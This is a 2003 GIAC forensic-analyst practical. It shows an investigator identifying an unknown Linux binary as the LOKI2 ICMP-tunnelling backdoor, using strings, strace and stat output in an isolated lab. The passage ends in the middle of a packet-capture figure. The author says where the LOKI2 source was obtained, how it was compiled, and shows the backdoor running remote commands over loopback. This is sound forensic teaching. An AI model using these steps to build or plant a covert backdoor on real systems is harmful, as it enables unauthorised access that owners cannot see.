AN EXERCISE IN PRACTICAL COMPUTER FORENSIC ANALYSIS

GIAC Certified Forensic Analyst (GCFA)

Practical Version 1.2

Adam Campaign

Thursday, 29 May 2003

ABSTRACT

This practical assignment is divided into three parts. Part one details the process involved in analysing an unknown binary and ultimately determining its function.

Also included is a brief discussion of my interpretation of South Australian laws dealing with cyber-crime.

Part two is a forensic analysis of a honeypot. I was presented with a hard drive from a Redhat 6.0 machine being used as a honeypot. I was required to examine the contents to verifiy that an incident had occurred and then analyse it in detail.

Part three covers the legal issues associated with incident handling and how they apply to Australian Federal laws

Thursday, 29 May 2003

Part 1 - Analysis of an Unknown Binary

BACKGROUND & PREPARATION

Analysis of the binary was undertaken on a PC running Redhat Linux 8.0. Initially Redhat Linux was chosen, as it is very powerful, free and allows for a flexible configuration. A "full installation" was chosen as a part of the initial set-up to ensure that all of the tools we would need would already be on the system. During the analysis all system binaries were monitored via Tripwire.

This PC is part of a small local area network, purpose built for software research and development. Each of the machines on the network is sanitised between forensic tasks, ensuring the integrity of the network at all times. The operating systems on these machines can be quickly restored using hard drive images that were created at initial construction of the LAN. In this way the LAN is can be configured to suit the work being undertaken at any given time. This LAN is not connected to any 'live' system, further preventing any accidental contamination of company systems.

First I downloaded the unknown binary, *binary_v1.2.zip*, from the GIAC website, it was then burnt onto a CD-R for further analysis. The CD-R was labelled appropriately with the necessary warnings that it contains an unknown binary. All media in our workplace are labelled with colour coded labels depending upon classification and contents as an additional safeguard to those mentioned above.

Each step in the investigation was recorded into a logbook along with the corresponding times and investigator's initials. Screen shots of each step were taken using the 'print screen' button and saved in the directory '/home/evidence'. The contents of the 'evidence' directory were transferred to CD-R at the cessation of the investigation. The screen shot file name for each step was recorded on the corresponding line in the investigation logbook. A new logbook is created for each investigation and they are kept in a safe along with the corresponding CD-R until they are required to be tendered as evidence. Access to this evidence is strictly controlled and recorded in a log.

Binary Details

Firstly we needed to establish if '*binary_v1.2.*zip' was in fact a valid zip archive. This was achieved using the ***file*** command; results of this test are displayed below in figure 1.1.

```
#[root@localhost cdrom]# file binary_v1.2.zip
binary_v1.2.zip: Zip archive data, at least v2.0 to extract
[root@localhost cdrom]#
```

Figure 1.1

The file command shows me that the archive is in fact a valid zipfile, however we still did not know anything about the contents of the archive that I had downloaded. To perform this task I used the ***zipinfo -v*** command as displayed on the next two pages in figure 1.2.

```
[root@localhost root]# zipinfo -v /home/GIAC/binary_v1.2.zip | more
Archive:  /home/GIAC/binary_v1.2.zip   7309 bytes   2 files

End-of-central-directory record:
-------------------------------

  Actual offset of end-of-central-dir record:        7287 (00001C77h)
  Expected offset of end-of-central-dir record:      7287 (00001C77h)
  (based on the length of the central directory and its expected offset)

  This zipfile constitutes the sole disk of a single-part archive; its
  central directory contains 2 entries.  The central directory is 102
  (00000066h) bytes long, and its (expected) offset in bytes from the
  beginning of the zipfile is 7185 (00001C11h).

  There is no zipfile comment.

Central directory entry #1:
---------------------------

  atd.md5

  offset of local header from start of archive:     0 (00000000h) bytes
  file system or operating system of origin:        MS-DOS, OS/2 or NT FAT
  version of encoding software:                     2.0
  minimum file system compatibility required:       MS-DOS, OS/2 or NT FAT
  minimum software version required to extract:     2.0
  compression method:                               deflated
  compression sub-type (deflation):                 normal
  file security status:                             not encrypted
  extended local header:                            no
  file last modified on (DOS date/time):            2002 Aug 22 14:58:08
  32-bit CRC value (hex):                           e5376cb4
  compressed size:                                  38 bytes
  uncompressed size:                                39 bytes
  length of filename:                               7 characters
  length of extra field:                            0 bytes
  length of file comment:                           0 characters
  disk number on which file begins:                 disk 1
  apparent file type:                               text
  non-MSDOS external file attributes:               81B600 hex
  MS-DOS file attributes (20 hex):                  arc
```

Figure 1.2 (Part One)

```
  There is no file comment.
```



```
 --More--
----------------------------------------------------------------------
```

```
--More--

Central directory entry #2:


 Atd

 offset of local header from start of archi ve:     75 (0000004Bh) bytes
 file system or operating system of origin:        MS -DOS, OS/2 or NT FAT
 version of encoding softwa re:                  2.0
 minimum file system compatibility required:       MS -DOS, OS/2 or NT FAT
 minimum software version required to extract:     2.0
 compression method:                             deflated
 compression sub-type (deflation):                normal
 file security status:                         not encrypted
 extended local header:                          no
 file last modifie d on (DOS date/time):           2002 Aug 22 14:57:54
 32-bit CRC value (hex):                         d0ee3072
 compressed size:                              7077 bytes
 uncompressed size:                              15348 bytes
 length of filename:                           3 characters
 length of extra field:                        0 bytes
 length of file comment:                         0 characters
 disk number on which file begins:               disk 1
 apparent file type:                           binary
 non-MSDOS external file attributes:            81B 600 hex
 MS-DOS file attribute s (20 hex):               arc

 There is no file comment.
[root@localhost root]#
```

Figure 1.2 (Part Two)

This command reveals that there are 2 files inside the zipfile, a binary named 'atd' and a text file named 'atd.md5'. All indications so far are that as the binary originated from a FAT or MS-DOS system. Therefore at this stage it would be reasonable to move the analysis onto a MS-DOS/Windows based system. Unfortunately one of the limitations of the FAT file systems is that it does not understand the concept of file ownership. Luckily, the flexibility of Unix allows it to utilize a variety of file systems including FAT. For this reason I decided to continue the analysis in Redhat Linux, unless further investigation points to the file being reliant upon a Windows FAT based system. Another supposition supporting the continued analysis on the Unix system, is that the binary does not have a file extension. Unlike Windows systems, Unix is not reliant on files having an extension. It was then necessary to unzip binary_v1.2.zip.

I made an educated guess that the text file 'atd.md5' is most likely the md5sum of the binary 'atd' and was included in the archive by GIAC to ensure that the unknown binary had not been altered during the download process. Calculating the md5sum for 'atd' and comparing it to the contents of 'atd.md5' proved to be a good test of this theory. This is displayed on the next page in figure 1.3.




Figure 1.3

The md5sum of ‘atd’ and the contents of ‘atd.md5’ are identical, so now it is known without a doubt that <u>'atd' is the name unknown binary</u>, that the rest of the analysis should focus on. The correlated md5sums show that it hadn't been corrupted when I downloaded it.

The ***stat*** command is run to check the ownership details and the MAC times associated with the file. I have also performed the same command on 'atd.md5' out of interest. Results of this are displayed below in figure 1.4.

```
[root@localhost GIAC]# stat atd ; stat atd.md5
  File: "atd"
  Size: 15348          Blocks: 32        IO Block: 4096   Regular File
Device: 302h/770d      Inode: 451908      Links: 1
Access: (0666/-rw-rw-rw-)  Uid: (    0/    root)   Gid: (    0/    root)
Access: Thu Aug 22 14:57:54 2002
Modify: Thu Aug 22 14:57:54 2002
Change: Mon Apr 21 10:02:45 2003

  File: "atd.md5"
  Size: 39             Blocks: 8         IO Block: 4096   Regular File
Device: 302h/770d      Inode: 451907      Links: 1
Access: (0666/-rw-rw-rw-)  Uid: (    0/    root)   Gid: (    0/    root)
Access: Thu Aug 22 14:58:08 2002
Modify: Thu Aug 22 14:58:08 2002
Change: Mon Apr 21 10:02:45 2003
```

Figure 1.4

The results of ***zipinfo*** indicate that the binary was zipped on a FAT system; therefore the parameters (Gid, Uid, and permission's) of the binary will not be indicate the binary's original parameters before zipping. This is due to the limitations of the FAT filesystem; which does not support the concept of ownership. The 'modify' and 'access' times are identical and this is not what we expected to see, the 'modify' time should represent the time that the binary was placed onto the compromised system, whilst the access time should be indicative of the last time the file was run. The fact that these are identical indicates that this is the time the zip was created (on the non-Unix system). The change time in this instance indicates the time that that 'binary_v1.2.zip' was unzipped onto our test system. The Gid and Uid are '0'; this is because the 'root' account was used when 'binary_v1.2.zip' was unzipped.

We also know that the file permission's revealed by '***stat***' indicate that the binary is not executable, this would be due to the FAT filesystem.
Because of the above-mentioned points, we are unable to prove if and when the binary was last executed on the host machine.

Using the results of the zipinfo -v command that we earlier used, we determined that that the size of the unknown binary, 'atd' is 15348 bytes.

To gain an insight into the functioning of the executable binary the **'strings -a'** command was utilised. The output of the strings search was sent to a text file in the 'evidence' directory. At this point the text file was examined and 'key' words were highlighted and used to lead the direction of the analysis. Of particular interest was the phrase 'LOKI2 route [(c) 1997 guild corporation worldwide]'. 'Loki' appears many times and I knew that Loki was a Norse god famous for trickery and deception. Secondly the above phrase appeared to be some kind of title complete with the author's name, 'route'.

Figure 1.5 on the next page shows the most interesting and useful returns from the ***strings -a atd -n 10*** command. I used the ***-n10*** option as it only shows strings with a minimum length of 10 characters, whilst the ***-a*** flag displays all characters, not just the characters in the data section. This removed all the nonsensical strings that were found using the ***strings*** command with the default 4 minimum character length. The full list of strings found in the 'atd' binary can be seen in the table at Appendix A to this section.

```
[root@localhost GIAC]# strings  -a atd -n 10 | more
/lib/ld-linux.so.1
getprotobynumber
__strtol_internal
_IO_stderr_
__libc_init
setsockopt
__fpu_control
gethostbyname
_GLOBAL_OFFSET_TABLE_
__setfpucw
__bss_start
lokid: Client database full
DEBUG: stat_client nono
lokid version:          %s
remote interface:       %s
active transport:       %s
active cryptography:    %s
server uptime:          %.02f minutes
client ID:              %d
packets written:        %ld
bytes written:          %ld
requests:               %d
requests:               %d
N@[fatal] cannot catch SIGALRM
lokid: inactive client <%d> expired from list [%d]
@[fatal] shared mem segment request error
[fatal] semaphore allocation error
[fatal] could not lock memory
[fatal] could not unlock memory
[fatal] shared mem segment detach error
[fatal] cannot destroy shmid
[fatal] cannot destroy semaphore
[fatal] name lookup failed
[fatal] cannot catch SIGALRM
[fatal] cannot catch SIGCHLD
[fatal] Cannot go daemon
[fatal] Cannot create session
[fatal] cannot detach from controlling terminal
[fatal] invalid user identification value
Unknown transport
lokid -p (i|u) [ -v (0|1) ]
[fatal] socket allocation error
[fatal] cannot catch SIGUSR1
Cannot set IP_HDRINCL socket option
--More--
```

```
[fatal] cannot register with atexit(2)
LOKI2   route [(c) 1997 guild corporation worldwide]
[fatal] cannot catch SIGALRM
[fatal] cannot catch SIGCHLD
[SUPER fatal] control shou ld NEVER fall here
[fatal] forking error
lokid: server  is currently at capacity.  Try again  later
lokid: Cannot add key
lokid: popen
[non fatal] tr uncated write
lokid: client <%d> request ed an all kill
sending L_QUIT: <%d> %s
lokid: clean exit (killed at c lient request)
[fatal] co uld not signal process  group
lokid: cannot locate client entry in database
lokid: client <%d> freed from list [%d]
[fata l] could not signal parent
lokid: unsupport ed or unknown command string
lokid: client <%d> requested a protocol  swap
sending protocol update: <%d> %s [%d]
lokid: transport protocol changed to %s
GCC: (GNU) 2.7.2.1
GCC: (GNU) 2.7.2.1
GCC: (GNU) 2.7.2.1
GCC: (GNU) 2.7.2.1
GCC: (GNU) 2.7.2.1
GCC: (GNU) 2.7.2.1
GCC: (GNU) 2.7.2.1
GCC: (GNU) 2.7.2.1
[ro ot@localhost GIAC ]#
```

Figure 1.5

Program Description:

At this stage none of the tests indicates the purpose or function of the 'atd' binary. We now need to test if 'atd' is indeed a Windows executable without running it: so I then used the ***file*** command. Unexpectedly, the binary proved to be a Unix executable file. Figure 1.6 displays the results of this test.

```
[root@localhost GIAC]# file atd
atd: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked (uses shared libs), stripped
```

Figure 1.6

I know now that in order to run, the binary is dependent on libraries resident on the host system. Attackers often strip and dynamically link libraries on their tools so as to minimise their size, making it easier to both hide and copy their malicious files onto a compromised system.

Had the initial analysis of the binary indicated that the binary was dependent on a Windows operating system, we would have simply chosen to use one of the pre-configured Windows machines on the test LAN.

More thorough analysis of the text file found many references to 'client', 'server' and 'daemon', whilst the string 'lokid -p (i|u) [-v (0|1)]', appears to be some kind of command line syntax. Armed with these 'clues' we moved to our stand-alone internet PC and initially utilised the 'Google' search engine to see if we could find any useful information that would help us discover the identity of the 'atd' binary.

Fortunately, the Internet searches revealed many matches including an article[1] that was originally published in Phrack Magazine[2], titled, 'LOKI2 (the implementation)'. Credit for the article is given to an individual with an e-mail address of 'route@infonexus.com'. References to 'Guild Corporation worldwide' were also found in this document. It was then apparent that our investigation was proceeding in a positive direction at this point. The reader should note however, that at this stage of the investigation we had still not comprehensively identified the binary, but were simply following the logical development of the analysis.

The ***strings*** command also revealed the strings 'GCC: (GNU) 2.7.2.1' and '/lib/ld-linux.so.1'. We then had an idea what kind of system the binary was compiled on and some of the libraries that it is dependent upon. Further Internet research revealed that the program had to have been compiled on a Redhat Linux 4.2 - 5.0 system. Immediately a copy of Redhat 4.2 was sourced via another department.[3]

Now we suspect that the binary may be associated with the Loki2 program, most probably it's the Loki2 server daemon.

Forensic Detail and Program Identification:

I found the source code to Loki2 in the Phrack magazine web pages as referenced earlier in our analysis. Rather than take extra time needed to extract the code from the article and then compile it, I decided to use a quicker option and using my stand-alone Internet machine, I downloaded (http://packetstormsecurity.nl/crypt/misc/) the necessary files in a package called 'loki2.tar.gz' and copied it onto a CD-R. I then extracted the package onto the Redhat 4.2 test system that I built earlier.

---

1 http://www.phrack-don't-give-a-shit-about-dmca.org/show.php'p=51&a=6
2 Volumes 7 issue 51, 1st September 1997, LOKI2 (the implementation).
3 Access to dial-up internet only prevented a FTP install and this did delay the research by several days.

Further reading of the Phrack magazine article explained that prior to compiling Loki, we have to first edit the 'Makefile' to suit our circumstances. The article also explained that if compiled with the STRONG_CRYPTO option the server daemon would be around 70k in size, whilst the WEAK_CRYPTO option would see the daemon at around 16k. The 'atd' binary is 15348 bytes, so I will initially discount the use of STRONG_CRYPTO. The ***strings*** search earlier returned the string 'active cryptography' I will edit the Makefile to set cryptography to WEAK_CRYPTO. This is done merely as a starting point. We also know that 'atd' was compiled on a Linux system so we also 'hash' out the NET3 option as directed to in the Phrack magazine article.
Then the command ***make linux*** is then used to compile the source code.

Doing this created two files, the Loki client (loki) and the loki server daemon (lokid). 'Lokid' is 16424 bytes in size, making it very close in size to 'atd'. The ***file*** and ***ldd*** commands were then used to illustrate further similarities. Due to the size difference we know the md5sum will not be the same but for the sake of thoroughness we tried it anyway, the results of these tests are shown in figure 1.7.

```
-rwxr-xr-x    1 root     root        16424 Apr 29 08:55 lokid
[root@localhost home]#
[root@localhost home]# ldd lokid ; ldd atd ; file lokid ; file atd
        libc.so.5 => /lib/libc.so.5
        libc.so.5 => /lib/libc.so.5
lokid: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked (uses shared libs), stripped
atd: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked (uses shared libs), stripped
[root@localhost home]#
[root@localhost home]# md5sum atd ; md5sum lokid
48e8e8ed3052cbf637e638fa82bdc566  atd
8a9d13b4e37c56737522d769c147d93b  lokid
```

Figure 1.7

The files use the same-shared library dependencies and are both Unix executables. A subsequent ***strings*** search of 'lokid' returned near identical results to the same search of 'atd'. The reason for the difference in file size (1076 bytes) could be due to being compiled on different machines.

Using ***strace*** on 'lokid' produces near identical results to the same test on 'atd'. Both binaries open Raw sockets and display the string 'LOKI2 route [(c) 1997 guild corporation worldwide]' .The main differences being that the 'atd' binary exits[4] after starting a new process whilst 'lokid' only exited after

[4]ps-ax will show that atd is still running even after the this clean exit. It has forked a new process in the background.

'control-c' was used to kill the process. 'Lokid' also displays the string 'Raw IP socket: read write blocking'. The ***strace*** results of both tests are displayed on the following pages.

STRACE OF lokid

```
[root@localhost home]# strace ./lokid
execve("./lokid", ["./lokid"], [/* 30 vars */]) = 0
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x40006000
mprotect(0x8048000, 14678, PROT_READ|PROT_WRITE|PROT_EXEC) = 0
stat("/etc/ld.so.cache", {st_mode=S_IFREG|0644, st_size=41757, ...}) = 0
open("/etc/ld.so.cache", O_RDONLY)      = 3
old_mmap(NULL, 41757, PROT_READ, MAP_SHARED, 3, 0) = 0x40007000
close(3)                                = 0
open("/usr/lib/libc.so.5", O_RDONLY)    = -1 ENOENT (No such file or directory)
open("/lib/libc.so.5", O_RDONLY)        = 3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0`k\1\000"..., 4096) = 4096
old_mmap(NULL, 831488, PROT_NONE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x40012000
old_mmap(0x40012000, 599154, PROT_READ|PROT_EXEC, MAP_PRIVATE |MAP_FIXED, 3, 0) = 0x40012000
old_mmap(0x400a5000, 22664, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED, 3, 0x92000) = 0x400a5000
old_mmap(0x400ab000, 200812, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x400ab000
close(3)                                = 0
mprotect(0x40012000, 599154, PROT_READ|PROT_WRITE|PROT_EXEC) = 0
munmap(0x40007000, 41757)               = 0
mprotect(0x8048000, 14678, PROT_READ|PROT_EXEC) = 0
mprotect(0x40012000, 599154, PROT_READ|PROT_EXEC) = 0
personality(0 /* PER_??? */)            = 0
geteuid()                               = 0
getuid()                                = 0
getgid()                                = 0
getegid()                               = 0
geteuid()                               = 0
getuid()                                = 0
brk(0x804cc48)                          = 0x804cc48
brk(0x804d000)                          = 0x804d000
open("/usr/share/locale/en_AU.UTF-8/LC_MESSAGES", O_RDONLY) = -1 ENOENT (No such file or directory)
stat("/etc/locale/C/libc.cat", 0xbffff4d4) = -1 ENOENT (No such file or directory)
stat("/usr/lib/locale/C/libc.cat", 0xbffff4d4) = -1 ENOENT (No such file or directory)
stat("/usr/lib/locale/libc/C", 0xbffff4d4) = -1 ENOENT (No such file or directory)
stat("/usr/share/locale/C/libc.cat", 0xbffff4d4) = -1 ENOENT (No such file or directory)
stat("/usr/local/share/locale/C/libc.cat", 0xbffff4d4) = -1 ENOENT (No such file or directory)
socket(PF_INET, SOCK_RAW, IPPROTO_ICMP) = 3
sigaction(SIGUSR1, {0x804a9bc, [], SA_INTERRUPT |SA_NOMASK|SA_ONESHOT}, {SIG_DFL}, 0x42028c48) = 0
socket(PF_INET, SOCK_RAW, IPPROTO_RAW)  = 4
write(2, "\nRaw IP socket: ", 16
Raw IP socket: )       = 16
fcntl(4, F_GETFL)                       = 0x2 (flags O_RDWR)
write(2, " read write", 11 read write)  = 11
write(2, " blocking", 9 blocking)       = 9
write(2, "\r\n", 2
)                = 2
setsockopt(4, SOL_IP, IP_HDRINCL, [1], 4) = 0
getpid()                                = 8318
```

```
getpid()                          = 8318
shmget(8560, 240, IPC_CREAT|0)          = 54067221
semget(8742, 1, IPC_CREAT|0x180|0600)   = 65538
shmat(54067221, 0, 0)                = 0x40007000
write(2, "\nLOKI2\troute [(c) 1997 guild cor"..., 52
LOKI2   route [(c) 1997 guild corporation worldwide]
) = 52
time([1051581754])                 = 1051581754
sigaction(SIGALRM, {0x80492c8, [], SA_INTERRUPT|SA_NOMASK|SA_ONESHOT},
{SIG_DFL}, 0x42028c48) = 0
alarm(3600)                        = 0
sigaction(SIGCHLD, {0x80499b0, [], SA_INTERRUPT|SA_NOMASK|SA_ONESHOT},
{SIG_DFL}, 0x42028c48) = 0
read(3, <unfinished ...> <-----'Control-C' used here to end strace, causes
it to report "unfinished".
```

STRACE OF 'atd'

```
[root@localhost home]# strace ./atd
execve("./atd", ["./atd"], [/* 29 vars */]) = 0
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS,
-1, 0) = 0x40006000
mprotect(0x8048000, 13604, PROT_READ|PROT_WRITE|PROT_EXEC) = 0
stat("/etc/ld.so.cache", {st_mode=S_IFREG|0644, st_size=41757, ...}) = 0
open("/etc/ld.so.cache", O_RDONLY)      = 3
old_mmap(NULL, 41757, PROT_READ, MAP_SHARED, 3, 0) = 0x40007000
close(3)                          = 0
open("/usr/lib/libc.so.5", O_RDONLY)    = -1 ENOENT (No such file or directory)
open("/lib/libc.so.5", O_RDONLY)        = 3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0`k\1\000"..., 4096) = 4096
old_mmap(NULL, 831488, PROT_NONE, MAP_PRIVATE|MAP_ANONYMOUS,  -1, 0) =
0x40012000old_mmap(0x40012000, 599154, PROT_READ|PROT_EXEC,
MAP_PRIVATE|MAP_FIXED, 3, 0) = 0x40012000
old_mmap(0x400a5000, 22664, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED,
3, 0x92000) = 0x400a5000
old_mmap(0x400ab000, 200812, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x400ab000
close(3)                          = 0
mprotect(0x40012000, 599154, PROT_READ|PROT_WRITE|PROT_EXEC) = 0
munmap(0x40007000, 41757)            = 0
mprotect(0x8048000, 13604, PROT_READ|PROT_EXEC) = 0
mprotect(0x40012000, 599154, PROT_READ|PROT_EXEC) = 0
personality(0 /* PER_??? */)         = 0
geteuid()                         = 0
getuid()                          = 0
getgid()                          = 0
getegid()                         = 0
geteuid()                         = 0
getuid()                          = 0
brk(0x804c818)                       = 0x804c818
brk(0x804d000)                       = 0x804d000
open("/usr/share/locale/en_AU.UTF-8/LC_MESSAGES", O_RDONLY) = -1 ENOENT (No
such file or directory)
stat("/etc/locale/C/libc.cat", 0xbffff4e4) = -1 ENOENT (No such file or directory)
stat("/usr/lib/locale/C/libc.cat", 0xbffff4e4) = -1 ENOENT (No such file or directory)
stat("/usr/lib/locale/libc/C", 0xbffff4e4) = -1 ENOENT (No such file or directory)
stat("/usr/share/locale/C/libc.cat", 0xbffff4e4) = -1 ENOENT (No such file or directory)
stat("/usr/local/share/locale/C/libc.cat", 0xbffff4e4) = -1 ENOENT (No such file or directory)
```

```
socket(PF_INET, SOCK_RAW, IPPROTO_ICMP) = 3
sigaction(SIGUSR1, {0x804a6b0, [], SA_INTERRUPT|SA_NOMASK|SA_ONESHOT},
{SIG_DFL}, 0x42028c48) = 0
socket(PF_INET, SOCK_RAW, IPPROTO_RAW)  = 4
setsockopt(4, SOL_IP, IP_HDRINCL, [1], 4) = 0
getpid()                         = 8445
getpid()                         = 8445
shmget(8687, 240, IPC_CREAT|0)          = 54165526
semget(8869, 1, IPC_CREAT|0x180|0600)   = 98307
shmat(54165526, 0, 0)                 = 0x40007000
write(2, "\nLOKI2\troute [(c) 1997 guild cor"..., 52
LOKI2   route [(c) 1997 guild corporation worldwide]
) = 52
time([1051588599])                 = 1051588599
close(0)                          = 0
sigaction(SIGTTOU, {SIG_IGN}, {SIG_DFL}, 0x42028c48) = 0
sigaction(SIGTTIN, {SIG_IGN}, {SIG_DFL}, 0x42028c48) = 0
sigaction(SIGTSTP, {SIG_IGN}, {SIG_DFL}, 0x42028c48) = 0
fork()                            = 8446
close(4)                          = 0
close(3)                          = 0
semop(98307, 0xbffff95c, 2)             = 0
shmdt(0x40007000)                    = 0
semop(98307, 0xbffff95c, 1)             = 0
_exit(0)                          = ? < --- Exits cleanly here after forking
```

The reader can clearly see that they are very similar so it is time to run 'atd' in association with 'loki', the Loki client that we compiled earlier to see if they complement each other. While this is happening we will monitor both the local loopback interface and eth0 on our test machine. I will run 'atd' and at the same time use 'lokid -d 127.0.0.1' to control it across the local loopback. Step-by-step screenshots of this test are displayed in figure 1.8 on the next page. The reader should bear in mind that the user of the host machine would generally not have the same shell open that started the 'atd' binary ie the process would be invisible to them. The hacker using the loki client would be operating without the hosts knowledge.

HACKER MACHINE	***HOST MACHINE***	***TCPDUMP – i lo***
[root@localhost forensic]# ./loki -d 127.0.0.1 Raw IP socket: read write blocking LOKI2 route [(c) 1997 guild corporation worldwide] loki>	[root@localhost forensic]# ./atd LOKI2 route [(c) 1997 guild corporation worldwide] [root@localhost forensic]#	[root@localhost forensic]# tcpdump -vv -x -i lo -w tcpdump_atd_test tcpdump: listening on lo
loki> cd /root [DEBUG] loki: read 84 bytes, packet type: Server EOT ICMP type: 0 0xf1 0x4 0x67 0x3 0x23 0xc 0x7e 0x11 0x7e 0xa 0x0	[root@localhost forensic]#	14:21:52.741368 localhost.localdomain > localhost.localdomain: icmp: echo request 14:21:52.741460 localhost.localdomain > localhost.localdomain: icmp: echo reply 14:21:52.821333 localhost.localdomain > localhost.localdomain: icmp: echo reply

HACKER MACHINE	***HOST MACHINE***	***TCPDUMP – i lo***
0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 loki>		14:21:52.826787 localhost.localdomain > localhost.localdomain: icmp: echo reply 14:21:52.832111 localhost.localdomain > localhost.localdomain: icmp: echo reply 14:21:52.839886 localhost.localdomain > localhost.localdomain: icmp: echo reply
loki> mkdir /hacked [DEBUG] loki: read 84 bytes, packet type: Server EOT ICMP type: 0 0xf1 0x4 0x67 0x3 0x23 0xc 0x7e 0x11 0x7e 0xa 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 loki>	[root@localhost forensic]# [root@localhost forensic]# mkdir: cannot create directory `/hacked': File exists * Not sure why this error message appeared. Subsequent checking reveals '/hacked' has indeed been created	14:23:23.794468 localhost.localdomain > localhost.localdomain: icmp: echo request 14:23:23.794563 localhost.localdomain > localhost.localdomain: icmp: echo reply 14:23:23.922117 localhost.localdomain > localhost.localdomain: icmp: echo reply 14:23:23.922996 localhost.localdomain > localhost.localdomain: icmp: echo reply 14:23:23.930266 localhost.localdomain > localhost.localdomain: icmp: echo reply 14:23:23.931395 localhost.localdomain > localhost.localdomain: icmp: echo reply

Figure 1.8

I now know that the program is behaving as was expected. As commands are issued to the loki client they are encapsulated within an ICMP echo request and passed to a shell on the host machine running the 'atd' binary. This is proven by checking for the '/hacked' directory that we tried to create using the loki client. Figure 1.9 show that the directory was in fact created and has assumed all the permissions of the account that it was created with.[5]

```
[root@localhost /]# ls -all | grep hacked
drwxrwxrwx    2 root     root        4096 Apr 29 14:23 hacked
[root@localhost /]#
```

Figure 1.9

It appears as if the loki client that we compiled earlier is communicating with the 'atd' binary via ICMP packets. To verify this further I captured the traffic from the loopback interface again using the command, ***tcpdump -v -vv -x i lo -w tcpdump.txt***. This sends all the data captured to a file called 'tcpdump.txt', a ***strings*** analysis of this traffic is displayed in figure 1.10 and clearly shows that the commands were encrypted within the ICMP packets.

[5] I was logged in as 'forensic' but had su 'd within the shell.

```
root@localhost forensic]# strings
tcpdump.txt
hHhHyIi
oOoOoO=R=IiIiIiIiIi]mTbB
hHhHyIi
oOoOoO=R=IiIiIiIiIi]mTbB
hHhHyIi
oOoOoO=R=IiIiIiIiIi]mTbB
hHhHyIi
oOoOoO=R=IiIiIiIiIi]mTbB
jJjJxIi
oOoOoO=R=IiIiIiIiIi]mTbB
jJjJxIi
oOoOoO=R=IiIiIiIiIi]mTbB
?55M?
jJjJxIi
oOoOoO=R=IiIiIiIiIi]mTbB
?55M?
jJjJxIi
oOoOoO=R=IiIiIiIiIi]mTbB
hHhHyIi
oOoOoO=R=IiIiIiIiIi]mTbB
lA3Di
lA3DiIiIiXx
~^~^~^,C,XxXxXxXxXoX`RfF
lA3Di A3DiIiIiXx
~^~^~^,C,XxXxXxXxXoX`RfF

hHhHyIi
oOoOoO=R=IiIiIiIiIi]mTbB
O;I(N(A"
t~~^~^~^,C,XxXxXxXxXoX`RfF
O;I(N(A"
t~~^~^~^,C,XxXxXxXxXoX`RfF
jJjJxIi
oOoOoO=R=IiIiIiIiIi]mTbB
tTtTtFf
oO)F4Q?L%FfFfFfRb[mM
tTtTtFf
oO)F4Q?L%FfFfFfRb[mM
?55M?
jJjJxIi
oOoOoO=R=IiIiIiIiIi]mTbB
tTtTtFf
oO)F4Q?L%FfFfFfRb[mM
tTtTtFf
oO)F4Q?L%FfFfFfRb[mM
lA3Di
